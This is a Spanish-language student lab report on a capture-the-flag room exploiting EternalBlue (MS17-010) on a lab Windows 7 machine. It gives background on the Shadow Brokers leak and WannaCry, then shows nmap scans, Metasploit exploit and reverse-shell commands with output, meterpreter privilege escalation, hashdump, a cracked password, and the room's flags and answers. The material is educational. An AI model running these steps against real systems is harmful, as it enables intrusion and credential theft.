

Práctica 6 - CVE-2017-0144

- Integrantes:
 - Pedro Méndez Jose Manuel - 315073120
 - Azpeitia García Karyme Ivette - 317340385

EternalBlue y la filtración Lost in Translation de The Shadow Brokers

En 2017, un grupo de hackers autodenominados "**The Shadow Brokers**" filtró una serie de herramientas de hacking de la Agencia de Seguridad Nacional (NSA) de los Estados Unidos, incluyendo una herramienta llamada EternalBlue. Esta herramienta explotaba una **vulnerabilidad** en el protocolo de comunicación SMB (Server Message Block) utilizado en sistemas operativos Windows. La filtración de EternalBlue permitió a los ciberdelincuentes llevar a cabo ataques de ransomware y otros tipos de ataques cibernéticos a gran escala.

Uno de los ataques más notorios que utilizó la herramienta EternalBlue fue el **ransomware WannaCry**, que afectó a más de 200,000 computadoras en todo el mundo y causó pérdidas económicas significativas. Otro ataque importante que utilizó la herramienta fue el ataque **NotPetya**, que se cree que causó más de mil millones de dólares en daños.

La filtración de The Shadow Brokers puso de manifiesto las debilidades en la seguridad cibernética de la NSA y puso en peligro la seguridad de millones de sistemas operativos Windows en todo el mundo. Desde entonces, se ha hecho un esfuerzo para parchear la vulnerabilidad explotada por EternalBlue y otras herramientas filtradas, pero **la amenaza persiste ya que muchos sistemas no se han actualizado adecuadamente**.

En resumen, la filtración de EternalBlue y otras herramientas de hacking de la NSA por parte de The Shadow Brokers fue un evento significativo en la historia de la seguridad cibernética y destacó la necesidad de una mejor seguridad en línea y protección de datos sensibles.

Banderas

- `flag{access_the_machine}`
- `flag {sam_database_elevated_access}`
- `flag{admin_documents_can_be_valuable}`

Flag1? *This flag can be found at the system root.*

flag{access_the_machine}

Correct Answer

Hint

Flag2? *This flag can be found at the location where passwords are stored within Windows.*

*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.

flag {sam_database_elevated_access}

Correct Answer

Hint

Flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.*

flag{admin_documents_can_be_valuable}

Correct Answer

Hint

Banderas del laboratorio

Procedimiento para completar el room

Primero se hizo un **escaneo** con la herramienta **nmap**, usando las opciones para realizar un escaneo de servicios en los puertos abiertos, utilizando el script "vuln" para identificar vulnerabilidades conocidas en esos servicios. Para tener información valiosa sobre posibles debilidades que podrían ser explotadas.

Con esto se resolvió *Task 1: Recon*

Answer the questions below

Scan the machine. (If you are unsure how to tackle this, I recommend checking out the [Nmap](#) room)

No answer needed

Question Done

Hint

How many ports are open with a port number under 1000?

3

Correct Answer


Hint

What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

ms17-010

Correct Answer

Hint



```
Applications  Firefox  S  Wed 10 May, 03:17 AttackBox IP:10.10.227.10
root@ip-10-10-227-10: ~
File Edit View Search Terminal Help
root@ip-10-10-227-10:~# nmap -sV -vv --script vuln 10.10.127.226
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-10 03:16 BST
NSE: Loaded 142 scripts for scanning.
```

nmap

```
ts]
Discovered open port 139/tcp on 10.10.127.226
Discovered open port 3389/tcp on 10.10.127.226
Discovered open port 445/tcp on 10.10.127.226
Discovered open port 135/tcp on 10.10.127.226
Increasing send delay for 10.10.127.226 from 0 to 5 due to 11 out of 33 dropped probes since last increase.
Discovered open port 49152/tcp on 10.10.127.226
Discovered open port 49153/tcp on 10.10.127.226
Discovered open port 49154/tcp on 10.10.127.226
Discovered open port 49158/tcp on 10.10.127.226
Discovered open port 49159/tcp on 10.10.127.226
Increasing send delay for 10.10.127.226 from 5 to 10 due to 180 out of 599 dropped probes since last increase.
```

Puertos abiertos

```
Host script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMB
v1
    servers (ms17-010).
```

vulnerabilidad

De acuerdo al escaneo anterior sabemos que la máquina tiene la vulnerabilidad de ejecución **ms17-010**, la cuál vamos a usar para poder **ganar acceso**, lo cuál hacemos usando **metasploit**

```
up.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.67 seconds
Raw packets sent: 1844 (81.120KB) | Rcvd: 1277 (51.120KB)
root@ip-10-10-227-10:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
[*] Starting the METasploit Framework console...-
```

iniciando metasploit

Ya iniciado metasploit, buscamos la ruta del código de explotación para ejecutar en la máquina teniendo en cuenta la vulnerabilidad y entramos.

```
msf6 > search ms17-010
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C				
ode Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C				
ommand Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No
MS17-010 SMB RCE Detection				
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes
SMB DOUBLEPULSAR Remote Code Execution				

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > 
```

ruta del código

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.227.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

mostrando opciones

Utilizamos `set rhosts` para establecer la dirección IP en Metasploit antes de ejecutar un ataque o prueba de penetración contra dicho objetivo. Permitiendo configurar la herramienta para dirigir los exploits y las acciones posterior a esto lo ejecutamos `run`, entrando a shell.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.127.226
RHOSTS => 10.10.127.226
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.127.226
LHOST => 10.10.127.226
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Handler failed to bind to 10.10.127.226:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.10.127.226:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.127.226:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.127.226:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.127.226:445 - The target is vulnerable.
[*] 10.10.127.226:445 - Connecting to target for exploitation.
[+] 10.10.127.226:445 - Connection established for exploitation.
[+] 10.10.127.226:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.127.226:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.127.226:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73 Windows 7 Profes
[*] 10.10.127.226:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76 sional 7601 Serv
```

Entrando a shell

Con lo anterior se resuelve *Task 2: Gain Access*

Task 2 Gain Access

Exploit the machine and gain a foothold.

Answer the questions below

Start [Metasploit](#)

Question Done

Hint

Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)

Correct Answer

Hint

Show options and set the one required value. What is the name of this value? (All caps for submission)

Correct Answer

Hint

Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

With that done, run the exploit!

Question Done

Hint

Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

Question Done

Salimos de shell usando CTRL + z, después usamos shell_to para buscar los módulos que se usaran, seleccionamos el número de modulo y posterior a esto buscamos las sesiones activas.



Concluimos Task 3: Escalate

Task 3 Escalate

Escalate privileges, learn how to upgrade shells in metasploit.

Answer the questions below

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter

Correct Answer

Hint

Select this (use MODULE_PATH). Show options, what option are we required to change?

SESSION

Correct Answer

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed

Question Done

Hint

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed

Question Done

Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed

Question Done

Hint

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

No answer needed

Question Done

Ahora, es momento de obtener el hash de la contraseña del usuario y descifrarlo, para esto nos ubicamos en **meterpreter** y seguimos instrucciones de tryhackme usando **hashdump** y posteriormente a esto entramos encontrando la contraseña **alqfna22** con (Jon).

Terminado *Task 4: Cracking*

Task 4 **Cracking**

Dump the non-default user's password and crack it!

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

Correct Answer

Hint

Empezamos a buscar las banderas con comandos entrando a shell **dir**, **pwd**, **cat**.

(Las banderas se encuentran en la primera sección)

Cuenta que realizo el laboratorio.

Username: **karime.123406**

Opinion

La NSA es un tanto responsable del impacto de Wannacry porque decidió no revelar sino almacenar vulnerabilidades en Windows lo cuál impidió que Microsoft pudiera corregirlas y prevenir los ataques de ransomware posteriores

De acuerdo a la investigación, considero que como lo dice el enunciado anterior la NSA es parcialmente responsable del impacto de WannaCry ya que la decisión de almacenar vulnerabilidades en lugar de revelarlas y permitir que Microsoft las parcheara no fue la mejor. Mantener las vulnerabilidades en secreto para poder utilizarlas en espionaje o ciberataques puede tener consecuencias graves para la seguridad cibernética en general.

La filtración de EternalBlue por parte de The Shadow Brokers permitió a los ciberdelincuentes aprovecharse de la vulnerabilidad en sistemas operativos Windows y llevar a cabo ataques a gran escala. Si la NSA hubiera revelado la vulnerabilidad y permitido que se parcheara antes de que fuera explotada, se habría reducido significativamente el riesgo de que se produjeran ataques de ransomware como WannaCry.

Es importante que los gobiernos y las agencias de inteligencia consideren los riesgos a largo plazo para la seguridad cibernética en lugar de centrarse solo en los beneficios a corto plazo de mantener las vulnerabilidades en secreto. La colaboración y la transparencia entre los investigadores de seguridad, los proveedores de software y las agencias gubernamentales son fundamentales para proteger los sistemas y datos en línea de manera efectiva.